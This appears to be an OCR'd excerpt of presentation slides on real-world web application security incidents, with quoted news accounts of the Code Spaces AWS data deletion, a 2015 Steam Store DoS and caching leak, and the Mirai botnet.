
@zackwhittaker / 9:00 pm CEST • September 4, 2019

Source: https://techcrunch.com/2019/09/04/facebook-phone-numbers-exposed/

3. Data loss

Code Spaces 2014

Attackers delete data from servers they infiltrate.



“Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services."

“… an attacker gained access to the **company's AWS control panel** and **demanded money** in exchange for releasing control back to Code Spaces"


“We finally managed to get our panel access back but not before **he had removed all EBS snapshots, S3 buckets, all AMIs, some EBS instances**, and several machine instances."

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

4. Denial of service (DoS)


2015

Making a web app unavailable to legitimate users.



How it happened

Early Christmas morning (Pacific Standard Time), the Steam Store was the target of a DoS attack which prevented the serving of store pages to users. Attacks against the Steam Store, and Steam in general, are a regular occurrence that Valve handles both directly and with the help of partner companies, and typically do not impact Steam users. During the Christmas attack, traffic to the Steam store increased 2000% over the average traffic during the Steam Sale.




In response to this specific attack, caching rules managed by a Steam web caching partner were deployed in order to both minimize the impact on Steam Store servers and continue to route legitimate user traffic. During the second wave of this attack, a second caching configuration was deployed that incorrectly cached web traffic for authenticated users. This configuration error resulted in some users seeing Steam Store responses which were generated for other users. Incorrect Store responses varied from users seeing the front page of the Store displayed in the wrong language, to seeing the account page of another user.

Source: http://store.steampowered.com/news/19852/

2016

4. Denial of service (DoS)


Making a web app unavailable to legitimate users.



FEATURE

The Mirai botnet explained: How teen scammers and CCTV cameras almost brought down the internet

Mirai took advantage of insecure IoT devices in a simple but clever way. It scanned big blocks of the internet for open Telnet ports, then attempted to log in default passwords. In this way, it was able to amass a botnet army.



Mirai's takedown of the Internet

